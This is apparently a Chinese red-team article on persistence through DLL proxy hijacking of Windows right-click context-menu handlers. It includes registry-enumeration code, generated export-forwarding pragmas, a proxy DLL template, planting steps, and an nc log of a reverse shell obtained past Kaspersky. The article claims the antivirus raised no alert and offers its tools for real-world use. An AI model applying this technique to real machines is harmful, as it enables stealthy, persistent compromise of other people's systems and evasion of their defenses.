DLL劫持右键菜单实现持久化


08sec 4月13日

以下文章来源于零队,作者Uknow



DLL代理


如下图,DLL代理是通过创建一个恶意的DLL来替换原有程序的DLL,同时不删除原有程序的DLL,将其重命名。恶意的DLL在被调用的时候会运行恶意的代码功能,并把原有的DLL功能部分转发给原始DLL,这样更好的确保原有程序的功能正常运行且不被破坏。



右键菜单注册表

注册表路径: HKLM\Software\Classes*\ShellEx\ContextMenuHandlers

利用 autoruns 可以查看此注册表路径中加载的DLL文件。



同样也可以对其他自启动注册表里的dll文件进行劫持。

```
1.using Microsoft.Win32;
 2.using System;
3.using System.Collections.Generic;
4.using System.Linq;
5.using System.Text;
7.namespace dll
8.{
       class Program
9.
10.
11.
           static void Main(string[] args)
12.
               GetKey(@"Software\Classes\*\ShellEx\ContextMenuHandlers\");
13.
14.
15.
16.
           private static void GetKey(string path)
17.
18.
               using (RegistryKey key = Registry.LocalMachine.OpenSubKey(path))
19.
20.
                   if (key != null)
21.
22
                   {
23.
                        string[] rk = key.GetSubKeyNames();
24.
25.
                        foreach (var item in rk)
26.
27.
                            string value = GetRegistryValue(path + item);
28.
                            string imgpath = GetrootValue(@"CLSID\" + value + @"\InprocSe
29.
30.
                            if (imgpath != null && imgpath != "")
31.
32.
                                Console.WriteLine(imgpath);
33.
                            }
34.
                        }
35.
                   }
36.
37.
38.
               }
39.
           protected static string GetRegistryValue(string path)
40.
41.
42.
               string value = string.Empty;
43.
               RegistryKey root = Registry.LocalMachine;
44.
               RegistryKey rk = root.OpenSubKey(path);
45.
               if (rk != null)
46.
47.
                   value = (string)rk.GetValue("", null);
48.
49.
               return value;
50.
51.
           protected static string GetrootValue(string path)
```

```
52.
               string value = string.Empty;
53.
               RegistryKey root = Registry.ClassesRoot;
54.
55.
               RegistryKey rk = root.OpenSubKey(path);
               if (rk != null)
56
57.
                    value = (string)rk.GetValue("", null);
58.
59
               }
60.
               return value;
61.
           }
62.
       }
63.}
```

C:\Users\admin\Desktop\ConsoleApp2.exe

```
C:\Program Files\Notepad++\NppShell_06.dll
C:\Program Files\Windows Defender\shellext.dll
C:\Windows\system32\ntshrui.dll
C:\Windows\system32\shell32.dll
C:\Windows\system32\shell32.dll
C:\Windows\system32\ntshrui.dll
C:\Windows\system32\ntshrui.dll
C:\Program Files\WinRAR\rarext.dll
C:\Windows\System32\WorkfoldersShell.dll
C:\Users\admin\AppData\Roaming\baidu\BaiduNetdisk\YunShellExt64.dll
```

创建一个代理的DLL

这里用到一个开源的项目。

https://github.com/rek7/dll-hijacking

```
C:\Users\Administrator\Desktop\dll-hijacking-master>python3 parse.py -d 7-zip.dl

[+] Detected DLL Architecture: '8664 machine (x64)'

[+] Made '4' Definitions

[+] Successfully Able to Write to File: './malicious_dll/definitions.h
```

生成的 definitions . h

```
1.#pragma once
2.
3./*
4.7-zip.dll - 8664 machine (x64)
```

```
6.
7.#pragma comment(linker,"/export:DllCanUnloadNow=7-zip_.DllCanUnloadNow,@1")
8.#pragma comment(linker,"/export:DllGetClassObject=7-zip_.DllGetClassObject,@2")
9.#pragma comment(linker,"/export:DllRegisterServer=7-zip_.DllRegisterServer,@3")
10.#pragma comment(linker,"/export:DllUnregisterServer=7-zip_.DllUnregisterServer,@4")
```


替换 definitions . h 头文件,作者项目的代码里是用的 powershell 来反弹shell。代码好像有点问题,我这里修改代码进行简单的弹框测试。

```
1./*
 3.https://itm4n.github.io/dll-proxying/
4.https://www.codeproject.com/Articles/17863/Using-Pragmas-to-Create-a-Proxy-DLL
 6.to implement: hooking specific functions
7.
8.*/
9.
10.#include "definitions.h"
11.#include <thread>
12.#include <chrono>
13.#include <random>
14.extern "C" {
15.
     #include <stdlib.h>
16.
      #include <winsock2.h>
17.
     #include <stdio.h>
18.
     #include <windows.h>
19.
     #include <ws2tcpip.h>
20.}
21.using namespace std;
22.#pragma comment(lib, "Ws2_32.lib")
24.BOOL WINAPI DllMain(
      HINSTANCE hinstDLL, // handle to DLL module
25.
26.
      DWORD fdwReason,
                           // reason for calling function
      LPVOID lpReserved) // reserved
27.
28.{
29.
      srand(time(NULL));
30.
      switch (fdwReason)
31.
           case DLL_PROCESS_ATTACH:
32.
33.
               MessageBox(NULL, "Zero Team", "Zero team", MB_OK);
34.
               break;
35.
36.
           case DLL THREAD ATTACH:
37.
38.
               break;
           case DLL THREAD DETACH:
39.
40.
               break;
           case DLL_PROCESS_DETACH:
41.
42.
               break;
```

```
43. default:
44. break;
45. }
46. return true; // Successful DLL_PROCESS_ATTACH.
47.}
```

劫持程序右键菜单


编译生成恶意的DLL命名为 7 - zip . dll , 并将原有DLL改名为 7 - zip_ . dll 。当我们右键单击程序时,即可运行恶意的DLL。



拓展

作者项目里的反弹shell,测试不能成功。我们可以自己用C语言写一个反弹shell的功能,或者加载shellcode。

如下为在装有卡巴斯基的机器上测试劫持 notepad ++。成功劫持,并反弹shell,且卡巴斯基未告警。



```
[root@ec
                               0758 ~]# nc -lvvp 8888
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from
Ncat: Connection from 2 :63924.
Microsoft Windows [修汾 6.1.7601]
C:\Windows\system32>whoami
whoami
______administrator
C:\Windows\system32>query user
query user
                  88% n 88
00000
                                ID "
                                        0000 £
                                      000000
                                                88
>administrator
                   console
                                                      2020/4/13 16:25
C:\Windows\system32>
                                                               🤏 零队
```

反弹shell demo流量未加密,最好不要在实战中使用,dll内容可以自己发挥。

关注微信公众号回复 " DLL 劫持" 获取本文章源码和工具。

Reference

https://b.ou.is/articles/2020-03/context-menu-persistance